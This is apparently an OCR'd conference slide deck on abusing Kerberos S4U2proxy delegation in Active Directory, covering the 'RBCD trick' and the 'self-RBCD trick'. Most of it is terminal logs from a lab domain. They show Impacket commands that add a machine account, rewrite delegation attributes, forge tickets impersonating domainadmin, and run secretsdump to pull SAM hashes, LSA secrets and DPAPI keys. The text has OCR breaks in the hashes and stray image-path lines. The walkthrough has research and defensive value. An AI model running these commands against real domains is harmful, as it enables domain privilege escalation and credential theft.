    /* PA-PAC-OPTIONS ::= SEQUENCE {
        KerberosFlags
        -- Claims(0)
        -- Branch Aware(1)
        -- Forward to Full DC(2)
        -- Resource-based Constrained Delegation (3)
       }
    */

    public class PA_PAC_OPTIONS
    {
        public byte[] kerberosFlags { get; set; }
        public PA_PAC_OPTIONS(bool claims, bool branch, bool fullDC, bool rbcd)
        {
            kerberosFlags = new byte[4] { 0, 0, 0, 0 };
            if (claims) kerberosFlags[0] = (byte)(kerberosFlags[0] | 8);
            if (branch) kerberosFlags[0] = (byte)(kerberosFlags[0] | 4);
            if (fullDC) kerberosFlags[0] = (byte)(kerberosFlags[0] | 2);
            if (rbcd) kerberosFlags[0] = (byte)(kerberosFlags[0] | 1);
            kerberosFlags[0] = (byte)(kerberosFlags[0] * 0x10);
        }

    [...]
```

The RBCD bit

> Impacket

```python
# Impacket/examples/getST.py

[...]

    def doS4U(...):

        [...]

        tgsReq = TGS_REQ()

        tgsReq['pvno'] = 5
        tgsReq['msg-type'] = int(constants.ApplicationTagNumbers.TGS_REQ.value)
        tgsReq['padata'] = noValue
        tgsReq['padata'][0] = noValue
        tgsReq['padata'][0]['padata-type'] = int(constants.PreAuthenticationDataTypes.PA_TGS_REQ.value)
        tgsReq['padata'][0]['padata-value'] = encodedApReq

        # Add resource-based constrained delegation support
        paPacOptions = PA_PAC_OPTIONS()
        paPacOptions['flags'] = constants.encodeFlags((constants.PAPacOptions.resource_based_constrained_delegation.value,))

        tgsReq['padata'][1] = noValue
        tgsReq['padata'][1]['padata-type'] = constants.PreAuthenticationDataTypes.PA_PAC_OPTIONS.value
        tgsReq['padata'][1]['padata-value'] = encoder.encode(paPacOptions)

        reqBody = seq_set(tgsReq, 'req-body')

        [...]
```


```python
# Impacket/impacket/krb5/constants.py

[...]

class PAPacOptions(Enum):
    # [MS-KILE] 2.2.10
    claims                                = 0
    branch_aware                          = 1
    forward_to_full_dc                    = 2
    # [MS-SFU] 2.2.5
    resource_based_constrained_delegation = 3

[...]
```

S4U2proxy abuse

Capgemini

S4U2proxy abuse

> “The RBCD trick”
> “The self-RBCD trick”
> Double KCD



S4U2proxy abuse

> "The RBCD trick"

[Scenario]

Requester is configured for KCD without PT

> S4U2self ticket is not `forwardable`

> S4U2proxy requirement is not met

> S4U2proxy fails


[Bypass]

Use RBCD to imitate S4U2self and obtain a `forwardable` ticket

> [RBCD] S4U2self ticket is `forwardable`

> [RBCD] S4U2proxy produces a `forwardable` ticket

> [KCD] S4U2proxy succeeds with previous ST as evidence



"The RBCD trick"

> not forwardable, not forwarded

```
[Mar 19, 2022 - 17:45:45 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domainadmin' -dc-ip dc01 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache
[Mar 19, 2022 - 17:46:04 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomni.hack
[*] Service Name                  : self-pc-kcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 19/03/2022 17:46:02 PM
[*] End Time                      : 20/03/2022 03:46:02 AM
[*] RenewTill                     : 20/03/2022 17:46:03 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : rXvRyGkdby3lEaMRp55adQ==
[*] Kerberoast hash               : $krb5tgs$23$*USER$INSOMNI.HACK$self-pc-kcd$*$67e4fb8f2ecf7a369d92540d6d890370$9ce8812dfecf775100e7c2016bf9d1371cb66bbc1d2b51faa401da0b08223c82618dabb95e
ffee00dc67c5944f8c5a66046cba1369c5a60376c8a2b02bd58119ef90e0aceff031f9ec6241bdf17f55f8ae4e44e7429026878l6f928991e7bc319a955eb6444abd513f7d3ac9de7f3c48205f36cae93ce0eabb53c6458665e0259ed5f9
c5ec391e8c505883c0e3e6ff9ffafb174659a24e57d6adc55f6a4ab9bd290049f0293800c66f5b34e398fc8741290978d69129073dd17f18dc20c0b7b076584013e6cf9ed1e1a10ee61a4b6107cb08d26b848acc18fcbda9483d9cc62175
8074b7c26e79b6e7583ab0457ff4b55f9ec000239bead96b36f9aad18f9161048c17325e40d44853f001f6208182c4fd4cdca09ca1cf45594ad62f625f752c81d4d5292adf90889d202350aca0c0e2f2934ab62d8c12b66a622c1de26790
760c30ade3bd1581e908f7d46e0d5cb0bb70025e69dd2974e02f443025385b4fb214a7370145ad48546e75e8ab8110b7405b88e65dd1c1ce32740f9054e534bd08d7361b4057f71ef9e12251bc9bbf85d0ed05eec1a7fedbea9765870a2e
d81c1b64f85351c82c126d63dd7e60eb730404c34668687ac65a080f1e59e06cfe18a9fd5bd3ebf62c20ad3add8bc9d23757dd65c640f18ea9a7dac7a524bd7fbb6ed78c813b4925c144e90cd2c5515b66609aa478dbb68418b882233c06
eafce348f14b175a82f7e9c5d64f468aa916aab105af866da091ff09d85ca9f240a4972603537599ac779b5bdf3727bbf43cace515dafef9abc0485b668e696ea1f6d8b259a62847a2c6bb4be222e312005dd739ec278b6f741e6f6d97b5
67da17103c69eea2bab3c9840259f0aded3b89a087f05097ca5f876fd0606d6dc500d265c40cd8c8f9bb905a3d8cb49d60099a0f316e00ff758bd0603eff8184c366379a36bcb2928e7d539a488eba5b1b23c8e2e5002a8be7b39c759632
42c905d8183de1e8e49142f87d1de6992d76a527fff9eb8164b477c0323309659468b5dde0f9abd57d3603ca6a9e2ee6173337b46da3d2e66720cd07de58e072e6854f38d113aea5798d9b261f5b9a28efd1e11187d5f9254a8f537a0185
4dee4cd8f1ae3e7cce5a3e9a3481f8f7a15341fde0dba367bd5725d9ad3110fb3e0652e0b90e31ab1de9b97c3a73d83dd2677cc182fbac12e3d56879b5ee03592cb32050df28d746b6de87256208e846f79448e8a70b841e53eb65a459ba
9078d6736fa6b1297bbd0ac677678c30c4e60a1d51a6714b5b993ea71eb0d116bbde71175d89c9580227e93c1605df8ac7c8b59859b3f2b90a77bdff859f7de4c1547641c400ac20ab0d2d7e4821ab44c492fabccaee6c645dc61b5234fd
e13febebe40639cceaa450ee836d9326befff87e932780df3f60f6d85ffac5911400c9918acd5e
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : self-pc-kcd$
[*]   Service Realm             : INSOMNI.HACK
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
[Mar 19, 2022 - 17:46:12 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'cifs/self-pc-kcd
' 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user self-pc-kcd$ or initial TGT not forwardable
```

not forwardable

not forwarded

"The RBCD trick"

> RBCD setup + S4U2self

```
[Mar 19, 2022 - 17:46:37 (CET)] exegol-insomnihack /workspace # addcomputer.py -computer-name 'croissant$' -computer-pass 'baguette' -dc-host 'DC01' -domain-netbios 'INSOMNIHACK' 'insomni.
hack'/'charlie':'complexpassword' -method LDAPS
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Successfully added machine account croissant$ with password baguette.
[Mar 19, 2022 - 17:53:09 (CET)] exegol-insomnihack /workspace # rbcd.py -delegate-from 'croissant$' -delegate-to 'self-pc-kcd$' -dc-ip dc01 -action write 'insomni.hack/self-pc-kcd$:baguett
e'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] croissant$ can now impersonate users on self-pc-kcd$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     croissant$   (S-1-5-21-233002512-923668061-1685098237-1114)
[Mar 19, 2022 - 17:53:26 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domainadmin' -dc-ip dc01 'insomni.hack'/'croissant$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@croissant$@INSOMNI.HACK.ccache
[Mar 19, 2022 - 17:53:46 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@croissant$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomni.hack
[*] Service Name                  : croissant$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 19/03/2022 17:53:44 PM
[*] End Time                      : 20/03/2022 03:53:44 AM
[*] RenewTill                     : 20/03/2022 17:53:46 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : Cjd+9M7m+IejIaHx/d0/pw==
```

not forwardable

"The RBCD trick"

> not forwardable, forwarded anyway (S4U2proxy #1)

```
[Mar 19, 2022 - 17:53:46 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@croissant$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomni.hack
[*] Service Name                  : croissant$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 19/03/2022 17:53:44 PM
[*] End Time                      : 20/03/2022 03:53:44 AM
[*] RenewTill                     : 20/03/2022 17:53:46 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : Cjd+9M7m+IejIaHx/d0/pw==
[*] Kerberoast hash               : $krb5tgs$23$*USER$INSOMNI.HACK$croissant$*$975ff3ec2c9bca020f592eb74c6c40dc$af9bd90bb3e73cd980c748274133f68107ecc582eccee8a101685bb457abdbd0fb8f4f771eee
8f8774b03209a912900b5e4d7409ed50e34b21d5b3a12005c019151b5f1df44d2ee07989a388125a7bccc98d3c684274e482ecbfbf0b2dcd1a9c100c9a22e099e542b4a98f7212b127e085e2bf38367ee837a5ca1788eff81e725d37816b
db43db79abe74c62906756ba119fd08bae2f56f34f4aa788f45aa12767555a12ebbe646f11d82c37fdb39224a88816b7027a3bdfac9e94252b06edc0a3fddb6b90a0f4b22dd5fc849e634fd933f89eeadd6c934a14501d9924aaa7847a1b
773af3a176bc5e43736d25db8dc913a6ba25f3a068050d0bd7135790f8b3d2eee876b977a69eca9d047a9cc0e3228639db571b94c7dfcb21d45b2cde23759ed5da260581c7c649d12b4c16a89d4eb7186ab373a1d6b5d5e2602f708954a7
8f56cee8381ca0b68ba38be4b73878994f58ec597e52b68af687a03448707448b55dd16c16b153382080fd862598b97676450dee8502d7f1f44a3c3f28021420472cdd4340d9471dabb2d6175a194b17a0d370901420de0b936d356278c8
392fb9142a533223738fec5537f7d4c7bdd5cec0559251 2ddac95fc01549e1d5f966dc0676fd50f36199a8df1157d8701dbd51a4463507ad4482d74de03a10b5c8c63ea3780eb8aafc3f356e5b595cf32d564ecde4821f2832656be645a0
fa99f7b03b43fe18a29e361b1f0cdd08f15044f42e92cd339f58df0ecb9de1949ab71f8695c38ba9d44fdcb3897419b103475c7f56ff1ff666dbcd5cee0303cd7c66d897735d40b06f2d350db218552e8cfe599f57b853ad0f5b2f2973a0
867ba66d9c5ea245c9389700ad3f62f5acb4c2f47d1902a25a15035794d91405ba0741bb0237a7ca7e69bc3f6379bc6fc3dc3020dbe95f907d329c544a15635de6c5baac9412a02c70a86a8471b8afcdf18cc9cd668839b62fc8fef4a2ed
a6f0ccf95bac5c0e3f3c5585fbfaf8f57e1a73d773f8ea2b8226b73328865a9e2947e7430601d9750e3f9dfb8c47b715c5dbc7f6a626a4be2ecee7271a2334b0aac0bd2f5c2701ef7072554a3c3958d0ab65d6fe317e743404c76b608262
0da0a3ca7d509fed588f8a830a14a5534d964f577bdb7b86aeaf727cfa3aa34c004c27ec43627d24566d8d4f273fcbafeced27547ef41a1c2c656850203de631941d0be7380fd1b9c889d993d53ce77ab52876736acf096647c24966b698
2bcce6cbfcb0deff43c2d1b34d3936678d5631a2af2f6dacb739a75ac0c33036a89f194b7fbe2fd2a7ed9c498e2fd9da8d1d3dfeeacedf3bbd7fc3c83d3163ef543c12d9cf10bbe1a40da0f52ca0cbb39a987b346cb3e6c00d1279538e44
af94162ad26ff60ec4ebd76b7ea9aec0641c4c5dd3cf8a23b59a4dbb21f27894e918332819f5
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name               : croissant$
[*]   Service Realm              : INSOMNI.HACK
[*]   Encryption type            : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
[Mar 19, 2022 - 17:54:02 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@croissant$@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'cifs/self-pc-kcd'
'insomni.hack'/'croissant$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@croissant$@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache
```

"The RBCD trick"

> forwardable result

```
[Mar 23, 2022 - 21:11:01 (CET)] exegol-insomnihack /workspace # describeTicket domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomni.hack
[*] Service Name                  : cifs/self-pc-kcd
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 19/03/2022 19:13:44 PM
[*] End Time                      : 20/03/2022 05:13:44 AM (expired)
[*] RenewTill                     : 20/03/2022 19:13:45 PM (expired)
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : O+IKE74jg+krS0+r8+kN5g==
[*] Kerberoast hash               : $krb5tgs$23$*USER$INSOMNI.HACK$cifs/self-pc-kcd*$6ddb8050a300210f7fa0bb46925fdbf8$516c84de73c8a066b9667361cf7ef1fa31162d09bec88efb272459857ea1bfd519eefb82d1bbdef14352c396ed7c9
a4c0014bdc6c3024a465023c933dfad07fc18037b79f57c7240f272f7dd0d4fa706f05bd6379d08a233ade3543801d423462bb00700102656c8d74c2aeb3a51b1f21ce29f8ece30931ef46bf94178d639d2c84988a178bcf6c73046c637d5d56c0e4eade0db7e81553c
63bc174e377e3b0a1168792ac06b656a62008772328fb576fd22b4e99dc10c50303357108c5f8c530734725c0d5395356968b1e446454f076b9bb16ac0212725f2e58181e118cf5aa070d001d624f32e9ebc15e1e2834af32eb976898d77ca8aa4ff0328ae958e73750
9d294acd5ee36e756d744d3bcb5bcd284c04466682d081d719ba1c143e2e6fbf68d0e6ddef07d99c05480523ef5e8e86e5856c317246082c03cd69619bd76a17ac1e2b43852b16a39ffc9659d17bf5cc93587a6956d95ddbb469645f097b47db0298436352e212c581
4d0cdcd729386e71e86f168a5cd2fc68b3f403626c7ffcd0fdb574b2ab150bae7d30ec42183219ab5ab93f32389a00a4db0776c556bfe83f971dfb46cd419de8a01d478ff257985a852c078a6fabd8040eda9226a414c326629d8d5f56ae887f955dfeb2775b826ec11
7d75b7c3dc6d0db14c6dc8ead769b5de9e2943c131c9e9138bc2c263483557e2ee2a7763532bfe862e0e0cdd129d9b3b793fa80c81e8fa114436d49abdef9283ccd591157be51d0bc8e6d3ce6c040095df4c10741ad3457f370dc58a70c7e5dc5deb5d5b77ffeff338d
b15a59d53514f26cd1333d49039d6ec63b370e128c8753986fdd02fb332bcf9a1080e01a6d48637418bd04962ede5a74c6817851ed3b3621c21c237398c922df3712c2b387e4a6bd9480d9e9d10f9c7a1fc7665983629c6a91bbc14242ba6a4a14a50f56e61f093c99d
f74ec257fdeb7ae5494eeee01b0437011a3bfe3d5ebc565c695b83ff515a21b8a8951099a125b1702ba351cccc9beac9822f2c68b1fa54590494fb223c470bf47bd533224d8aff02a93b56206227f0067c0e8b2253996c65197159340564084 96f90e06439559ddd423
cd3b7851960e165fb094db8e5998f1be12f14cdc33be30d12529c582f69239b2efe596191d52e7dd8a4cf74d9546b0da9ae811cf540dcc25e001b642656d0d2f139f67cc680cd6ef02fd7ff6541b06e08c9f92820949c9578d7f56201af5f284f90fdeeaf98dde78473
8d4a4ce09855285c609feb37994b0e8f959e8253b107902cab26095c8101b82b6b3fc09e8abe77b8580ce6f5e9198ef1ce0137e1a0d1cf016df7ebf48dd948406aff3c951ee8121cfefe0d77b34af7662fb364788faa0885771199e93abe73c8d556f778808f115f302
a1237c9535b6436a7b81ee86251454da3e6b64c25214f6f33f58a0db48ac0fb985273c58b4b526234337ab57d8875eda871f98dff95d36f813d6e99bf83c305d5b41bbcf1d008a6814b8d0e5773e56c3077308e65c7754af87a9b67f130b542535c095f349bacc703a9
ec3077dccaa3afac3f527f97e9db31014c0aec5e5a1531ab540a478f716a42b6db9b23b75f21f0e5a0db620ab7f067dd3a1a3d669e9f00df42cb9fdb5aadfc9c30ca5fb7820ef974ff7a56d6118ee021530a19418c417e79a9fd6
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : cifs/self-pc-kcd
[*]   Service Realm             : INSOMNI.HACK
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
```

forwardable

"The RBCD trick"


> S4U2proxy (#2) now possible

```
[Mar 19, 2022 - 18:07:22 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' '
insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_sv01@INSOMNI.HACK.ccache
[Mar 19, 2022 - 18:07:31 (CET)] exegol-insomnihack /workspace # KRB5CCNAME='domainadmin@cifs_sv01@INSOMNI.HACK.ccache' secretsdump -k -no-pass 'insomni.hack'/@sv01
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9c6ed5ba9d04147e66d2eee9d29f5c12
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4e2a18759b816679e07996cd8adace05:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
INSOMNIHACK\SV01$:plain_password_hex:510043004b005a004c005a00280053002a005c005c003000540025005100200060002700280048004800300 4a00250022006500690 06d0078005e0044004e002c005f005f002a002b00740
0360073003e002b0077003f0046006c00250042002e003300480056006e0050004500480059004900460 03f004f006a0071006a002c0054006900260 05b006100450063005200340 02d0045006200540052003e006d006c002c002c003b0
0780075002600 3e0021006b0069004d006e005c004f00660038006a0020003f002b0043006900630 06d0027004c004f00540054002700490064005e0077005100760078002500
INSOMNIHACK\SV01$:aad3b435b51404eeaad3b435b51404ee:4bffa64706084c4257c99415c7282789:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x305833085372ff5ceca447eec57c26bbff4b3a3d
dpapi_userkey:0x0439e9633311a5b37c3634bb50eb80a0c18549ef
[*] NL$KM
 0000   B8 17 6A 22 A3 E7 15 9C  28 49 64 99 DD 44 35 78   ..j"....(Id..D5x
 0010   51 9C D0 3E 38 18 66 D7  47 0D 5D FF 4E 50 5F 6C   Q..>8.f.G.].NP_l
 0020   C6 B0 DA 14 5A 6C 69 5F  2B EC C2 CD 6A D9 1E FC   ....Zli_+...j...
 0030   49 D6 52 E4 97 A8 1F 5F  18 29 FA FF BA AB DB 4B   I.R...._.).....K
NL$KM:b8176a22a3e7159c28496499dd443578519cd03e381866d7470d5dff4e505f6cc6b0da145a6c695f2becc2cd6ad91efc49d652e497a81f5f1829faffbaabdb4b
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

S4U2proxy abuse

> "The self-RBCD trick"


```
[Mar 19, 2022 - 17:43:36 (CET)] exegol-insomnihack /workspace # rbcd.py -delegate-from 'self-pc-kcd$' -delegate-to 'self-pc-kcd$' -dc-ip dc01 -action write 'insomni.hack/self-pc-kcd$:baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] self-pc-kcd$ can now impersonate users on self-pc-kcd$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     self-pc-kcd$   (S-1-5-21-233002512-923668061-1685098237-1113)
[Mar 19, 2022 - 17:43:46 (CET)] exegol-insomnihack /workspace # getST.py -impersonate 'domainadmin' -spn 'cifs/self-pc-kcd' -dc-ip dc01 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache
[Mar 19, 2022 - 17:43:50 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
